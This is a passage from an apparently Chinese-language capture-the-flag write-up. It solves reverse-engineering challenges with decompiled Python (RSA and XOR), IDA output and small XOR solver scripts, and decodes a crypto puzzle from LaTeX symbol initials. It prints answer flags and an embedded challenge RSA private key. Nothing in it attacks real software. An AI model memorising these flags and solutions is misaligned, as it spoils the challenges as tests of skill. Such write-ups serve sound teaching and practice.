lkzNVlLejQ5TEVBcFRQcTZRYTVQbzhRYkF6czhuVjZtNXhOQkNPc0pQQ29zMGtCclFQaGo5M0cKOFFKNUFQWEpva0UrMmY3NXZlazZNMDdsaGlEU
XR6LzRPYWRaZ1MvUVF0eWRLUmg2V3VEeGp3MytXeXc5ZjNUcAp5OXc0RmtLRzhqNVRpd1RzRmdzem94TGo5TmpSUWpqb3cyVFJGLzk3b2NxMGNwY
1orMUtsZTI1cEJ3bk9yRDJBCkVpMUVkMGVEV3dJR2gzaFhGRmlRSzhTOG5remZkNGFMa1ZxK1V3S0JpRXRMSllIamFZY0N2dTd5M0JpbG1ZK0gKb
GZIYkZKTkowaXRhazRZZi9XZkdlOUd6R1h6bEhYblBoZ2JrZlZKeEVBU3ZCOE5NYjZ5WkM5THdHY09JZnpLRApiczJQMUhuT29rWnF0WFNxMCt1U
nBJdEkxNFJFUzYySDJnZTNuN2dlMzJSS0VCYnVKb3g3YWhBL1k2d3ZscUhiCjFPTEUvNnJRWk0xRVF6RjRBMmpENmdlREJVbHhWTUVDZVFDQjcyU
mRoYktNL3M0TSsvMmYyZXI4Y2hwT01SV1oKaU5Hb3l6cHRrby9sSnRuZ1RSTkpYSXdxYVNCMldCcXpndHNSdEhGZnpaNlNyWlJCdTd5Y0FmS3dwS
CtUd2tsNQpoS2hoSWFTNG1vaHhwUVNkL21td1JzbTN2NUNDdXEvaFNtNmNXYTdFOVZxc25heGQzV21tQ2VqTnp0MUxQWUZNCkxZMENnWWdKUHhpV
TVraGs5cHB6TVAwdWU0clA0Z2YvTENldEdmQjlXMkIyQU03eW9VM2VsMWlCSEJqOEZ3UFQKQUhKUWtCeTNYZEh3SUpGTUV1RUZSSFFzcUFkSTlYV
DBzL2V0QTg1Y3grQjhjUmt3bnFHakFseW1PdmJNOVNrMgptMnRwRi8rYm56ZVhNdFA3c0ZoR3NHOXJ5SEZ6UFNLY3NDSDhXWWx0Y1pTSlNDZHRTK
21qblAwelArSjMKLS0tLS1FTkQgUlNBIFBSSVZBVEUgS0VZLS0tLS0K'))
key2 = rsa.PublicKey.load_pkcs1(base64.b64decode('LS0tLS1CRUdJTiBSU0EgUFVCTElDIEtFWS0tLS0tCk1JSUJDZ0tDQVFFQXFSVG
dMUFNwbk9GQ0JybzR0dStRQVlxYU4yNlJONk82NW4wY1FERkcvb0NTSUlNNFNBeEUKVmsrYmR6UjdhbnFTbWdZeTBIUVhoQ2UzNlNlRmUxdHo5a3
dLWi91M0VKb2M1QUs0dTV2eFFuUDlmNXE2YVFsbQpQL1YySU1weTRRUTZQY21FaDRLZDZvNWVkSVJQdkh3eldHVktPTkNwaS9LWkNPNldLVmJKV3
Fod1hqREJsSDFNClVEc2dYMlVDOG9waHZ5OXVyMnpPZE5QaHBJSWR3SHNaOW9GWllrWjFMeUNJUUV0WUZpSmptRlMyRUNUVUNvcU8KWnJ0MWlOYz
V1YWZxb2ZQeHh5T29sMGFVaFRoYmhxOHBKVy9xT0hXWHdMSW13bTZPemFxVXpLODRGMmN1YWRiRApOc3lTb2hJR2h2M3dJQVU4TUpRZzhLYXdWd2
Rwc0VoZUl3SURBUUFCCi0tLS0tRU5EIFJTQSBQVUJMSUMgS0VZLS0tLS0K'))

def encrypt1(message):
    crypto_text = rsa.encrypt(message.encode(), key2)
    return crypto_text


def decrypt1(message):
    message_str = rsa.decrypt(message, key1).decode()
    return message_str


def encrypt2(tips, key):
    ltips = len(tips)
    lkey = len(key)
    secret = []
    num = 0
    for each in tips:
        if num >= lkey:
            num = num % lkey
        secret.append(chr(ord(each) ^ ord(key[num])))
        num += 1

    return base64.b64encode(''.join(secret).encode()).decode()


def decrypt2(secret, key):
    tips = base64.b64decode(secret.encode()).decode()
    ltips = len(tips)
    lkey = len(key)
```

```
    secret = []
    num = 0
    for each in tips:
        if num >= lkey:
            num = num % lkey
        secret.append(chr(ord(each) ^ ord(key[num])))
        num += 1

    return ''.join(secret)


flag = 'IAMrG1EOPkM5NRI1cChQDxEcGDZMURptPzgHJHUiN0ASDgUYUB4LGQMUGAtLCQcJJywcFmddNno/PBtQbiMWNxsGLiFuLwpiFlkyP084
Ng0lKj8GUBMXcwEXPTJrRDMdNwMiHVkCBFklHgIAWQwgCz8YQhp6E1xUHgUELxMtSh0xXzxBEisbUyYGOx1DBBZWPg1CXFkvJEcxO0ADeBwzChIO
QkdwXQRpQCJHCQsaFE4CIjMDcwswTBw4BS9mLVMLLDs8HVgeQkscGBEBFSpQFQQgPTVRAUpvHyAiV1oPE0kyADpDbF8AbyErBjNkPh9PHiY7O1Za
GBADMB0PEVwdCxI+MCcXARZiPhwfH1IfKitGOF42FV8FTxwqPzBPAVUUOAEKAHEEP2QZGjQVV1oIS0QBJgBDLx1jEAsWKGk5Nw03MVgmWSE4Qy5L
EghoHDY+OQ9dXE44Th0='
key = 'this is key'
# try:
#     result = input('please input key: ')
#     if result == decrypt2('AAAAAAAAAAfFwwRSAIWWQ==', key):
#         print(decrypt1(base64.b64decode(decrypt2(flag, result))))
#     else:
#         if result == key:
#             print('flag{0e26d898-b454-43de-9c87-eb3d122186bc}')
#         else:
#             print('key is error.')
# except Exception as e:
#     pass
# okay decompiling src.pyc

result = decrypt2('AAAAAAAAAAfFwwRSAIWWQ==', key)
print(decrypt1(base64.b64decode(decrypt2(flag, result))))
```

```
flag{5236cb7d-f4a7-4080-9bde-8b9e061609ad}
```

sign-ezc++



```
1 void __cdecl Human::give_flag(Human *const this)
2 {
3   int i; // [rsp+2Ch] [rbp-54h]
4
5   for ( i = 0; i < strlen(flag); ++i )
6     flag[i] ^= 0xAu;
7 }
```

```
.data:000000000046A020 ; char flag[48]
.data:000000000046A020 flag            db 44h, 2 dup(59h), 49h, 5Eh, 4Ch, 71h, 7Eh, 62h, 63h
.data:000000000046A020                                     ; DATA XREF: Human::give_flag(void)+21↑o
.data:000000000046A020                                     ; Human::give_flag(void)+37↑o ...
.data:000000000046A020                 db 79h, 55h, 63h, 79h, 55h, 44h, 43h, 59h, 4Bh, 55h, 78h
.data:000000000046A020                 db 6Fh, 55h, 79h, 63h, 6Dh, 64h, 77h, 14h dup(0)
```

```python
# -*- coding: utf-8 -*-
enc =[
  0x44, 0x59, 0x59, 0x49, 0x5E, 0x4C, 0x71, 0x7E, 0x62, 0x63,
  0x79, 0x55, 0x63, 0x79, 0x55, 0x44, 0x43, 0x59, 0x4B, 0x55,
  0x78, 0x6F, 0x55, 0x79, 0x63, 0x6D, 0x64, 0x77, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
]

flag = ''
for c in enc:
 flag += chr(c^0xa)

print(flag)
```

```
NSSCTF{this_is_NISA_re_sign}
```

string

```
25      if ( !((_DWORD)v6 << 30) )
26        goto LABEL_4;
27    }
28  }
29  else
30  {
31LABEL_4:
32    for ( i = (int)v6; ((i - 16843009) & ~i & 0x80808080) == 0; i = v13 )
33    {
34      v13 = v6[1];
35      v6 += 4;
36    }
37    v2 = v6++;
38    for ( j = *v2; j; j = *v3 )
39      v3 = v6++;
40  }
41  puts("This a magic!");
42  v10 = (_DWORD)v6 - v12;
43  for ( k = 0; (int)v6 - v12 > k; ++k )
44    v10 ^= 0x1Au;
45  if ( v10 != 13 )
46  {
47    puts("error!");
48    exit(0);
49  }
50  puts("The length of flag is 13");
51  srand(seed);
52  printf("NSSCTF{");
53  for ( l = 0; l < 13; ++l )
54  {
55    v4 = rand();
56    printf("%d", (unsigned int)(v4 % 8 + 1));
57  }
58  putchar(125);
59  return &v6[-v12];
60}
```


下个断点远程动调，让程序向下走。

跑出来`NSSCTF{5353316611126773}`

已知flag 13位就是`NSSCTF{5353316611126}`

Crypto

sign_crypto


$$\ni\Sigma\Sigma\chi\Theta\forall\{\eta\diamond\infty\tau\_\widehat{nisa}\int\triangle\hookleftarrow\_\Lambda\aleph\tau\ell\Xi\}$$


Latex符号 -> Latex常见符号对照表


取得首字母`\ni \Sigma \Sigma \chi \Theta \forall { \eta \diamond \infty \tau _ \widehat \int \triangle \hookleftarrow _ \Lambda \aleph \tau \ell \Xi }`

